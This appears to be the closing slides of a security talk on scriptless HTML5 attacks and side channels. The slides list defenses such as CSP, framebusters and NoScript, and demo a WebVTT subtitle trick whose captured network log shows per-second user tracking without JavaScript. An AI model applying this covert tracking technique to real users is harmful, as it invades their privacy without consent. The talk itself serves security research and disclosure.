  - Affecting sandboxes with HTML5
  - Information leaks by design
- Hard to detect and fix
- **Timing and Side-Channel**
- **NoScript to the rescue!**

GOT YOUR NOSE

# DEFENSE

- How to protect against features?

- How to protect against side-channels
  - Reduce data leakage?
  - Change standards?
  - Build better sandboxes?
  - Extend SOP to images and other side channels,
    - Use CSP?
  - XFO and Framebusters ftw?
  - **Use NoScript if you can!**

GOT YOUR NOSE

# FUTURE WORK

- There's a lot more in this
  - CSRF, injections and side-channels
  - Challenging attacker creativity
  - Application and App specific bugs
  - Scriptless attacks and mobile devices?

- **Exciting times to come *without* XSS**

# ONE MORE

- **Tired of tracking pixels?**
- Want to know more about your users?

## HTML5 allows user-tracking to the millisecond! Without JavaScript!

Even not exclusive to browsers!

GOT YOUR NOSE

SCREENSHOT

http://html5sec.org/tracking/ - Windows Internet Explorer Platform Preview 2.10.8103.0

Page    Debug    Report Issue    Help

F12

File  Find  Disable  View  Images  Cache  Tools  Validate  |  Browser Mode: IE10  Document Mode: Standards

HTML    CSS    Console    Script    Profiler    Network          Search Captured Traffic...

Stop capturing        Go to detailed view                                    Clear

| URL | Method | Result | Type | Received | Taken | Initiator | Timings |
|-----|--------|--------|------|----------|-------|-----------|---------|
| /tracking/test.vtt | GET | 200 | text/plain | 0.76 KB | 359 ms | <track> | |
| /tracking/movie.mp4 | | 304 | | 178 B | 15 ms | | |
| /tracking/user-was-here-for?0-seconds | GET | 404 | text/html | 404 B | 16 ms | <img> | |
| /tracking/user-was-here-for?1-seconds | GET | 404 | text/html | 404 B | 16 ms | <img> | |
| /tracking/user-was-here-for?2-seconds | GET | 404 | text/html | 404 B | 16 ms | <img> | |
| /tracking/user-was-here-for?3-seconds | GET | 404 | text/html | 404 B | 31 ms | <img> | |
| /tracking/user-was-here-for?4-seconds | GET | 404 | text/html | 404 B | 31 ms | <img> | |
| /tracking/user-was-here-for?5-seconds | GET | 404 | text/html | 404 B | 31 ms | <img> | |
| /tracking/user-was-here-for?6-seconds | GET | 404 | text/html | 404 B | 16 ms | <img> | |

http://html5sec.org/tracking/user-was-here-for?6-seconds

Done [Docume

Items: 9          Sent: 3.01 KB (3,082 bytes)                    Received: 3.69 KB (3,780 bytes)

GOT YOUR NOSE

# MOVIETIME

- Try tracking videos!
  - HTML5 `<track>` and subtitles of doom
  - WebVTT and TTML do the trick
  - Now in your browser, soon on your TV
  - Works for video tracking – and website tracking
  - MPAA probably loves it :)

- **DEMO**

GOT YOUR NOSE

# THE END

- Questions?
- Discussion?
- Beer?

GOT YOUR NOSE